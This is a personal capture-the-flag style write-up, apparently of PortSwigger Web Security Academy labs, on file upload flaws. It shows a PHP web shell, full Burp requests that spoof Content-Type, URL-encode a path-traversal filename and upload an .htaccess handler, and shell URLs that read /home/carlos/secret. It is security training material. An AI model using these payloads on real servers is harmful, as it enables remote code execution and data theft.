
File upload vulnerabilities


LAB 73 Remote code execution via web shell upload

Valid credentials: wiener~peter

Session cookie: session=HEiAqXpRiatmjVPrU4NLEHxgWWbPqh




The website offers a possibility to upload an image. I learned the logic of this function using Burp:




https://0af900580415e4fa81067572005800f6.web-security-academy.net/files/avatars/genshin-impact-xianyun-materials.webp

The avatars are available at /files/avatars/filename. Let's try to test the website for RCE and try to upload a simple php web shell:



The file avatars/shell.php has been uploaded.


As I can see, the shell.php was uploaded successfully and is available:



https://0af900580415e4fa81067572005800f6.web-security-academy.net/files/avatars/shell.php?command=id

```
uid=12002(carlos) gid=12002(carlos) groups=12002(carlos) uid=12002(carlos) gid=12002(carlos) groups=12002(carlos)
```

I can execute linux terminal commands, passing them into parameter command in the URL. I was asked to reach /home/carlos/secret file and read something from there, so let's do it:



https://0af900580415e4fa81067572005800f6.web-security-academy.net/files/avatars/shell.php?command=cat%20/home/carlos/secret

```
mLfJomhfbQgWDEih3cfDXtwZsnjB0qkomLfJomhfbQgWDEih3cfDXtwZsnjB0qko
```


Bingo!
The results are being duplicated in a single line, so for correct answer I need to submit just half of the string
Carlos' secret: mLfJomhfbQgWDEih3cfDXtwZsnjB0qko

LAB 74 Web shell upload via Content-Type restriction bypass

Valid credentials: wiener~peter


Session cookie: session= 5lQs1bnJvVBwsQbDVJtio7E1QYzK0ncV

In this lab, there is a protection present. It won't allow to upload files of different format (jpeg or png only) as before:


Sorry, file type image/webp is not allowed Only image/jpeg and image/png are allowed Sorry, there was an error uploading your file.


� Back to My Account

Here is the example of successful upload of the file:




```
POST /my-account/avatar HTTP/2
Host: 0a1600460376adf4848e5ad000220023.web-security-academy.net
Cookie: session=5lQs1bnJvVBwsQbDVJtio7E1QYzK0ncV
Content-Length: 497449
Cache-Control: max-age=0
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0a1600460376adf4848e5ad000220023.web-security-academy.net
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary1TNueiCniRAzUE4z
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a1600460376adf4848e5ad000220023.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

------WebKitFormBoundary1TNueiCniRAzUE4z
Content-Disposition: form-data; name="avatar"; filename="genshin-impact-cloud-retainer-card-1.jpeg"
Content-Type: image/jpeg

```

It contains Content-Type header, which can be exploited by adding this header while uploading invalid files with different extensions. I will do it in Burp Repeater:




```
POST  /my-account/avatar   HTTP/2
Host :  0a1600460376adf4848e5ad000220023.web-security-academy.net
Cookie :  session =5lQs1bnJvVBwsQbDVJtio7E1QYzK0ncV
Content-Length  :  458
Cache-Control  :  max-age=0
Sec-Ch-Ua :  "Not_A  Brand";v="8",   "Chromium";v="120"
Sec-Ch-Ua-Mobile  :  ?0
Sec-Ch-Ua-Platform  :  "Windows"
Upgrade-Insecure-Requests   :  1
Origin :  https://0a1600460376adf4848e5ad000220023.web-security-academy.net
Content-Type  :  multipart/form-data;   boundary=----WebKitFormBoundaryP0WMkLUQ4IH7sAeD
User-Agent :  Mozilla/5.0   (Windows  NT  10.0;  Win64;  x64)  AppleWebKit/537.36   (KHTML,
like  Gecko)  Chrome/120.0.6099.199   Safari/537.36
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site  :  same-origin
Sec-Fetch-Mode  :  navigate
Sec-Fetch-User  :  ?1
Sec-Fetch-Dest  :  document
Referer :
https://0a1600460376adf4848e5ad000220023.web-security-academy.net/my-account
Accept-Encoding  :  gzip,  deflate,  br
Accept-Language  :  en-US,en;q=0.9
Priority :  u=0,  i

------WebKitFormBoundaryP0WMkLUQ4IH7sAeD
Content-Disposition  :  form-data ;  name="avatar ";  filename ="shell.php "
Content-Type  :  image/jpeg

<?php  echo  system($_GET['command']);   ?>
------WebKitFormBoundaryP0WMkLUQ4IH7sAeD
Content-Disposition  :  form-data ;  name="user "

wiener
------WebKitFormBoundaryP0WMkLUQ4IH7sAeD
Content-Disposition  :  form-data ;  name="csrf "

UvpMss0Ob3PlqtqMr66PI5knvCwhrSNb
```



```
HTTP/2  200  OK
Date :  Thu,  29  Feb  2024  00:32:05  GMT
Server :  Apache/2.4.41   (Ubuntu)
Vary :  Accept-Encoding
Content-Type  :  text/html;  charset=UTF-8
X-Frame-Options  :  SAMEORIGIN
Content-Length  :  130

The  file  avatars/shell.php   has  been  uploaded. <p>
   <a href="/my-account " title="Return  to  previous  page">
      « Back  to  My  Account
   </a>
</p>
```

The protection was successfully bypassed and shell.php was uploaded on the website and is accessible:



```
https://0a1600460376adf4848e5ad000220023.web-security-academy.net/files/avatars/shell.php?command=cat%20/home/carlos/secret
```

```
rBbmM8wzVM7qk3Ikg0zr1soteHKxHfbcrBbmM8wzVM7qk3Ikg0zr1soteHKxHfbc
```

Bingo! I was able to get to /home/carlos/secret in analogical way and the secret is:


rBbmM8wzVM7qk3Ikg0zr1soteHKxHfbc

LAB 75 [Web shell upload via path traversal]

Valid credentials: wiener~peter

Session cookie: session= 7qrEPWiA81CDc5zR0g0GSfGA3NePHuwe


This version of the website allows to upload pictures of different file type, however, trying to reach it will simply output the contents of the file:



```
https://0acc002b03250ee582f638b4005b00a8.web-security-academy.net/files/avatars/shell.php
```


```
<?php echo system($_GET['command']); ?>
```

The request POST /my-account/avatar contains header Content-Displosition with filename parameter in it.


Request

```
POST /my-account/avatar HTTP/2
Host: 0acc002b03250ee582f638b4005b00a8.web-security-academy.net
Cookie: session=7qrEPWiA81CDc5zR0g0GSfGA3NePHuwe
Content-Length: 458
Cache-Control: max-age=0
Sec-Ch-Ua: "Not_A Brand";v="8", "Chromium";v="120"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Origin: https://0acc002b03250ee582f638b4005b00a8.web-security-academy.net
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryiIAKXKwykaHWVV0k
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
e;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0acc002b03250ee582f638b4005b00a8.web-security-academy.net/my-account
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i

------WebKitFormBoundaryiIAKXKwykaHWVV0k
Content-Disposition : form-data ; name ="avatar "; filename ="shell.php "
Content-Type: application/octet-stream

<?php echo system($_GET['command']); ?>
------WebKitFormBoundaryiIAKXKwykaHWVV0k
Content-Disposition: form-data; name="user"

wiener
------WebKitFormBoundaryiIAKXKwykaHWVV0k
Content-Disposition: form-data; name="csrf"

4PZziL9NXMfohKuoHoUBY0e4ENXuQXUx
------WebKitFormBoundaryiIAKXKwykaHWVV0k--
```

One could try to replace filename to value containing path traversal such as “../shell.php”:



```
:curity-academy.net
luwe

"120"

)0a8.web-security-academy.net
----WebKitFormBoundaryiIAKXKwykaHWVV0k
64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.6099.199

:ml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-

)00a8.web-security-academy.net/my-account

; filename="../shell.php"
```

Response

```
HTTP/2 200 OK
Date: Thu, 29 Feb 2024 01:17:04 GMT
Server: Apache/2.4.41 (Ubuntu)
Vary: Accept-Encoding
Content-Type: text/html; charset=UTF-8
X-Frame-Options: SAMEORIGIN
Content-Length: 130

The file avatars/shell.php has been uploaded.<p>
  <a href="/my-account" title="Return to previous page">
    « Back to My Account
  </a>
</p>
```

This, however, seems to have no effect on upload behavior: it strips the file name on special characters while processing.

Trying to obfuscate this by URL encoding:



Request

```
Host : 0acc002b03250ee582f638b4005b00a8.web-security-academy.net
Cookie : session =7qrEPWiA81CDc5zR0g0GSfGA3NePHuwe
Content-Length : 485
Cache-Control : max-age=0
Sec-Ch-Ua : "Not_A Brand";v="8",  "Chromium";v="120"
Sec-Ch-Ua-Mobile  : ?0
Sec-Ch-Ua-Platform  : "Windows"
Upgrade-Insecure-Requests  : 1
Origin : https://0acc002b03250ee582f638b4005b00a8.web-security-academy.net
Content-Type : multipart/form-data;   boundary=----WebKitFormBoundaryiIAKXKwykaHWVV0k
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64) AppleWebKit/537.36  (KHTML,  like  Gecko)
Chrome/120.0.6099.199   Safari/537.36
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,applicat
ion/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : navigate
Sec-Fetch-User : ?1
Sec-Fetch-Dest : document
Referer : https://0acc002b03250ee582f638b4005b00a8.web-security-academy.net/my-account
Accept-Encoding : gzip,  deflate,  br
Accept-Language : en-US,en;q=0.9
Priority : u=0,  i

------WebKitFormBoundaryiIAKXKwykaHWVV0k
Content-Disposition  : form-data ; name ="avatar "; filename ="%2e%2e%2f%73%68%65%6c%6c%2e%70%68%70   "
Content-Type : application/octet-stream
```

Response

```
HTTP/2  200  OK
Date : Thu,  29  Feb  2024  01:19:42  GMT
Server : Apache/2.4.41   (Ubuntu)
Vary : Accept-Encoding
Content-Type : text/html;  charset=UTF-8
X-Frame-Options  : SAMEORIGIN
Content-Length : 133

The  file  avatars/../shell.php   has  been  uploaded. <p>
  <a  href ="/my-account  "  title ="Return  to  previous  page ">
    « Back  to  My  Account
  </a>
</p>
```

Now, it says that ../shell.php was uploaded, meaning that I managed to bypass it. Checking if the shell.php is available from /FILES/SHELL.PHP (not from avatars this time):


https://0acc002b03250ee582f638b4005b00a8.web-security-academy.net/files/shell.php?command=cat%20/home/carlos/secret

```
c3fw7YAT8SKvgoHeCCczEl7Or3WHrU6tc3fw7YAT8SKvgoHeCCczEl7Or3WHrU6t
```


Carlos' secret key: c3fw7YAT8SKvgoHeCCczEl7Or3WHrU6t

LAB 76 Web shell upload via extension blacklist bypass

Valid credentials: wiener~peter

Session cookie: session= tHCVEsLlYqsQcENmo7RiU3xVpQGXGrzq


Now, .php files are not allowed to be downloaded.


Sorry, php files are not allowed Sorry, there was an error uploading your file.

� Back to My Account

Let's try to load .htaccess file into /files/avatars. To do so, I will prepare a file new.php and write down a configuration rule: `AddType application/x-httpd-php .hak`

This will add a new file type handling (.hak) and will allow to load files of such type. Next, I will upload this file on server, changing filename parameter to .htaccess and Content type header value to to text/plain:




```
POST /my-account/avatar   HTTP/2
Host : 0a64007504dd607c8587773b001b000d.web-security-academy.net
Cookie : session =tHCVEsLlYqsQcENmo7RiU3xVpQGXGrzq
Content-Length : 444
Cache-Control : max-age=0
Sec-Ch-Ua : "Not_A  Brand";v="8",  "Chromium";v="120"
Sec-Ch-Ua-Mobile : ?0
Sec-Ch-Ua-Platform : "Windows"
Upgrade-Insecure-Requests : 1
Origin : https://0a64007504dd607c8587773b001b000d.web-security-academy.net
Content-Type : multipart/form-data;  boundary=----WebKitFormBoundaryWrEP5K6oFbsAhTY8
User-Agent : Mozilla/5.0  (Windows  NT 10.0;  Win64;  x64)  AppleWebKit/537.36  (KHTML,
like  Gecko)  Chrome/120.0.6099.199   Safari/537.36
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : navigate
Sec-Fetch-User : ?1
Sec-Fetch-Dest : document
Referer :
https://0a64007504dd607c8587773b001b000d.web-security-academy.net/my-account?id=wien
er
Accept-Encoding : gzip,  deflate,  br
Accept-Language : en-US,en;q=0.9
Priority : u=0,  i

------WebKitFormBoundaryWrEP5K6oFbsAhTY8
Content-Disposition  : form-data ; name ="avatar ";  filename =".htaccess "
Content-Type : text/plain

```

```
HTTP/2  200  OK
Date : Thu,  29 Feb  2024  01:47:12  GMT
Server : Apache/2.4.41  (Ubuntu)
Vary : Accept-Encoding
Content-Type : text/html;  charset=UTF-8
X-Frame-Options : SAMEORIGIN
Content-Length : 130

The  file  avatars/.htaccess   has  been  uploaded. <p>
  <a href ="/my-account " title ="Return  to  previous  page ">
    « Back  to  My  Account
  </a>
</p>
```

The file /files/avatars/.htaccess was successfully uploaded.

Now, I will rename my php web shell file to .hak format and upload it on web server, confirming that everything works:




~~https~~://0a64007504dd607c8587773b001b000d.web-security-academy.net/my-account/avatar

The file avatars/1shell.hak has been uploaded.

� Back to My Account


Trying to access the shell:



~~https~~://0a64007504dd607c8587773b001b000d.web-security-academy.net/files/avatars/1shell.hak?command=id

```
uid=12002(carlos) gid=12002(carlos) groups=12002(carlos) uid=12002(carlos) gid=12002(carlos) groups=12002(carlos)
```

And the secret is:



~~https~~://0a64007504dd607c8587773b001b000d.web-security-academy.net/files/avatars/1shell.hak?command=cat%20/home/carlos/secret

```
gm4iyGG1SuqXsV9JLUsLcojcw79CQdy7gm4iyGG1SuqXsV9JLUsLcojcw79CQdy7
```

